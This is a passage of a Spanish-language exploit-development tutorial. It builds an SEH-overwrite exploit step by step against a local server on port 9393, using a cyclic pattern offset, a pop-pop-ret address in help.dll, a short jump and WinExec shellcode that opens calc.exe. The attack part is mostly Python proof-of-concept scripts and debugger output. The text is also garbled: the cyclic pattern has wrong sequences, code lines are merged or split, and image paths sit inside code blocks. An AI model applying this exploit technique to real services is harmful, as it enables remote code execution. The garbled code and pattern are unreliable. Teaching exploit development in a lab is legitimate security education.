Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg
8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Ci0Cj1Cj2Cj3Cj4Cj5Cj
6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm
3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6C
o7Co8Co9Co0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr
2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9C
u0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4
Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9C
z0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4D
b5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd
9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4
Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dj
0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl
7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9
Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq
3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8
Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3
Dv4Dv5Dv6Dv7Dv8Dv9'
payload = shellcode

print '\n [-] Payload Size: {}'.format(len(payload))
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client.connect((host, port))
client.send(payload + '\n')
print client.recv(100)
client.close()
```

Figura 43 POC 9

Ejecutamos nuestro servidor, vinculamos el proceso a x32dbg y ejecutamos nuestro exploit nuevamente y vemos nuestra cadena SEH.




Figura 44 SEH con valor 37694336

Con nuestro programa Epattern.exe calculamos el valor del offset con la dirección que hemos pisado nuestra cadena:




Figura 45 Calculando desplazamiento con EPattern.exe

El offset que estamos buscando para pisar y controlar nuestra cadena SEH es de 1820, esto quiere decir que con 1820 "A" más 8 bytes estaríamos controlando la cadena SEH.

Volveremos a modificar nuestro exploit para verificar si efectivamente estamos pisando nuestra cadena SEH con los valores que nosotros controlemos.

```
import socket
from struct import pack as p

host = '127.0.0.1'
port = 9393

shellcode = 'A' * 1820 + 'B' * 4 + 'C' * 4 + 'D' * 300 payload
= shellcode

print '\n [-] Payload Size: {}'.format(len(payload))
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client.connect((host, port))
client.send(payload + '\n')
print client.recv(100)
client.close()
```

Figura 46 POC 10

Como podemos observar creamos una nueva estructura en nuestra variable **shellcode** primero ingresamos 1820 “A”, luego 4 “B” y 4 “C” para posteriormente agregar 300 “D”. Básicamente lo que realizaremos es pisar nuestra cadena SEH con nuestras “B” y “C” para comprobar si efectivamente estamos pisando SEH con los valores que nosotros necesitamos. Las 300 “D” es solo para en el futuro poder agregar nuestra verdadera shellcode.

Volvamos a vincular nuestro servidor y ejecutemos nuestro exploit.




Figura 47 Cadena SEH con 43434343 y 42424242

Como podemos observar, estamos pisando nuestra cadena SEH con nuestros 4 “B” y 4 “C”, esto quiere decir que efectivamente podríamos buscar una instrucción pop pop ret.

Volveremos a buscar en los símbolos en búsqueda de una instrucción pop pop ret. Al igual que en modulo anterior en la dll help.dll encontramos una instrucción pop pop ret que podemos utilizar en nuestro script.




Figura 48 Localizando pop pop ret

Ya tenemos la instrucción pop pop ret en la dirección: 0x62601455 por lo cual podemos volver a modificar nuestro script para verificar si la instrucción se está ejecutando correctamente.

```

import socket
from struct import pack as p
host = '127.0.0.1'
port = 9393
#shellcode = 'A' * 1820 + 'B' * 4 + 'C' * 4 + 'D' * 300
shellcode = 'A' * 1820 + 'B' * 4 + '\x55\x14\x60\x62' + 'D' * 300
payload = shellcode
print '\n [-] Payload Size: {}'.format(len(payload))
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client.connect((host, port))
client.send(payload + '\n')
print client.recv(100)
client.close()

```

Figura 49 POC 11

Podemos observar que el único cambio fue cambiar las C por nuestra dirección de memoria pop pop ret.

Volvemos a vincular nuestro servidor, pero antes de ejecutar nuestro script vamos a poner un break point en nuestra dirección de memoria pop pop ret, de esta forma verificaremos si efectivamente cuando nuestra aplicación haga un crash y lleguemos a nuestra cadena SEH se está ejecutando nuestra instrucción.




Figura 50 Breakpoint en instrucción pop pop ret

Luego de poner el break point, ejecutamos nuestro script y vemos que tenemos una violación de acceso.




Figura 51 Excepción alcanzada

Apretamos las teclas shift más F7 y comprobamos que efectivamente nos detenemos en el break point de nuestra instrucción pop pop ret.




Figura 52 Breakpoint en pop pop ret activado

Ejecutamos la tecla f7 tres veces hasta ejecutar la instrucción ret para ver si logramos visualizar las D que habíamos injectado.




Figura 53 Visualizamos caracteres injectados

Efectivamente hemos sido capaces de volver a tener el control del flujo y estamos visualizando nuestras “D” que inyectamos en nuestro script.

Luego de la instrucción ret hemos caído en nuestras “B” por lo que debemos ejecutar un salto corto desde la posición de nuestras “B” a la posición de nuestras “D” y cambiaremos las “D” por nuestra shellcode y con esto lograr ejecutar código.





Figura 54 Salto corto a las “D” próximamente nuestra shellcode

Apretando la barra espaciadora en una de nuestras “B” se nos abre el siguiente cuadro de dialogo en el cual escribiremos “jmp más la dirección de memoria de alguna de nuestras D”.



**Figura 55 Sobre escribiendo instrucciones**

Como podemos observar automáticamente x32dbg nos entrega la conversión de nuestra instrucción.




Figura 56 Salto corto EB 0B

Nos quedaría modificar nuevamente nuestro exploit con este salto corto y agregar nuestra shellcode.

## Localizando nuestra shellcode

Al ya tener nuestro salto corto modificamos nuestro exploit de la siguiente forma:

```
import socket
from struct import pack as p

host = '127.0.0.1' port
= 9393


#shellcode = 'A' * 1820 + 'B' * 4 + 'C' * 4 + 'D' * 300
#shellcode = 'A' * 1820 + 'B' * 4 + '\x55\x14\x60\x62' + 'D' * 300
shellcode = 'A' * 1820 + '\xEB\x0B\x90\x90' + '\x55\x14\x60\x62' + 'D' * 300
payload = shellcode

print '\n [-] Payload Size: {}'.format(len(payload))
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client.connect((host, port)) client.send(payload + '\n') print
client.recv(100) client.close()
```

Figura 57 POC 12




Solo agregamos nuestro salto corto más 2 nops ya que son 4 bytes y solo estaremos utilizando 2. Para comprobar si todo está funcionando como corresponde volvemos a vincular nuestro servidor con x32dbg, ponemos un break point en nuestra instrucción pop pop ret y ejecutamos nuestro exploit, apretamos shift más f7 para saltar la excepción y luego f7 hasta caer en la instrucción retn.



**Figura 58 Validando salto corto**

Al apretar nuevamente f7 podemos visualizar que efectivamente estamos realizando un salto corto a nuestras "D".



## **Figura 59 Validando salto corto**

Es momento de cambiar nuestras “D” por nuestra shellcode real, para esto realizaremos el mismo procedimiento del módulo anterior, buscaremos la dirección de winexec con arwin y modificaremos nuestro script cambiando nuestras “D” por nuestra shellcode.

El exploit final sería de la siguiente forma:

```
import socket
from struct import pack as p
host = '127.0.0.1'
port = 9393

WinExec = (
    "\x33\xC0"           # XOR EAX,EAX
    "\x50"               # PUSH EAX  => padding for lpCmdLine
    "\x68\x2E\x65\x78\x65" # PUSH ".exe"
    "\x68\x63\x61\x6C\x63" # PUSH "calc"
    "\x8B\xC4"           # MOV EAX,ESP
    "\x6A\x01"           # PUSH 1
    "\x50"               # PUSH EAX
    "\xBB\x21\x2C\x14\x75" # MOV EBX,kernel32.WinExec
    "\xFF\xD3")          # CALL EBX

Exit = (
    "\x33\xC0"           # XOR EAX,EAX
    "\x50"               # PUSH EAX
    "\xBB\x10\x7A\x0C\x75" # MOV EBX,kernel32.ExitProcess
    "\xFF\xD3")          # CALL EBX

nops = '\x90' * 12

